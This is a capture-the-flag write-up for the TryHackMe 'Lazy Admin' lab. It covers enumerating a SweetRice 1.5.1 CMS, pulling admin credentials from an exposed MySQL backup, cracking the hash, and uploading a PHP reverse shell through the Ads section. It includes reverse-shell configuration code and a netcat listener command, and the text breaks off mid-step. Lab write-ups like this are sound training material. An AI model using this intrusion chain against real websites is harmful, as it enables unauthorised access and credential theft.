TryHackMe - Lazy Admin Room Writeup

Motasm Elsayed

Contents



Figure 1: Challenge official cover

Challenge description: This easy challenge tests your knowledge of basic web enumeration techniques, exploiting file upload vulnerabilities, and privilege escalation techniques.

Challenge category: Web Exploitation - Privilege Escalation.

Challenge link: Lazy Admin

Reconnaissance & Information Gathering

Nmap Scan

The first step for us here is to enumerate the running services on the target system before doing anything.

So to find the services exposed we need to enumerate the provided `Target_IP` using **Nmap**.

```
└─# nmap -sV -sC -Pn -n 10.10.174.160
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-17 06:33 +03
Nmap scan report for 10.10.174.160
Host is up (0.097s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```

Figure 2: Nmap result

From the above output, we can find that ports **22** and **80** are open. These are the well-known ports for SSH and HTTP services respectively.

Enumerating the Web Server

From the Nmap scan result we can see that the target system is running a web server on port **80**, so let's open our browser and take a look at the web app.



Figure 3: Web app main page

From the above snapshot, we can see that the home page is just the default page for the Apache2 web server. So, nothing is interesting on this page. However, we still have to enumerate the sub-directories and files of the website, so let's do so.

Directory Enumeration using Gobuster

When we open the running web application we can see just the default Apache server page without anything useful.

To enumerate sub-directories and files you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burp-suite** but for now, we will use **gobuster**.



Figure 4: Gobuster result 1

Well! We have found a hidden sub-directory named `/content` so let's run **gobuster** again but at this time to enumerate sub-directories and files of the `/content` sub-directory.



Figure 5: Gobuster result 2

Alright! It looks like the running web application hides a loooot!

Content Directory



Figure 6: CMS Home Page

Nice! Now we can say that there's a real website hosted on the Apache web server. And the more interesting thing is that it's a Content Management System (CMS). CMSs are well-known for having vulnerable versions, the use of vulnerable plugins, and insecure code.

SweetRice Login Page

By navigating to the sub-directories found by **gobuster**, the `/content/as` directory is a login page to the SweetRice CMS dashboard.



Figure 7: CMS Login Page

MySQL Backup File

By further investigating the found directory lists, from the `/content/inc` directory list we found a very interesting directory named `mysql_backup`, interesting!



Figure 8: MySQL Backup File

Dumping Admin Credentials

After downloading the MySQL backup file, we took a look at the content of the file and we found interesting information! The backup file contains the credentials of the CMS admin account.



Figure 9: Admin Credentials

Now we have the username and the password hash of the admin account. It's time to retrieve the password value itself from the hash value to be able to login to the dashboard.

Hash Cracking

To retrieve the password value, we used the well-known **Crackstation** online tool.

You can access it from the following link: https://crackstation.net/



Figure 10: Hash Cracking using Crackstation

Well done! **Crackstation** was able to retrieve the password value, so let's use the found credentials to login to the dashboard.



Figure 11: SweetRice Dashboard

Exploiting File Upload Vulnerability

After login to the SweetRice dashboard, we figured out that the running version is `1.5.1` and after searching for known vulnerabilities related to this version, we have found that it's vulnerable to *File Upload Vulnerability*.

There are many ways to exploit this vulnerability, there are even available public exploit codes we can use. Nevertheless, we found that it's better to exploit it manually! So let's see how to do so.

Most commonly, the goal of exploiting a file upload vulnerability is to upload a reverse shell to access the remote web server.

So to get a reverse shell on the system, we are gonna use the well-known `php-reverse-shell` payload by **Pentest Monkey**. To use it, you can find it in your Kali Linux machine under the `/usr/share/webshells/php` directory named `php-reverse-shell.php` or you can download it

from the following link: https://pentestmonkey.net/tools/web-shells/php-reverse-shell

Well! Now, before uploading the reverse shell to the web server, you need to open the source code file with your favorite text editor and change the found IP address with your TryHackMe IP address to be able to get the reverse shell in the following steps.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 12: php-reverse-shell

Alright! Now copy the reverse shell script -> then navigate to the `Ads` section on the dashboard -> then paste the script on it -> and click done.



Figure 13: ShellAd Reverse Shell

Now our shell script has been uploaded to the web server at the following path: `/content/inc/ads`



Figure 14: ShellAd.php

Setup Netcat Listener

To catch our reverse shell we have to start listening on the specified port at the `php-reverse-shell.php` file. Use the following command to set **Netcat** listener:

```
1 $ nc -nlp <specified_port>
```

Fireup our reverse shell

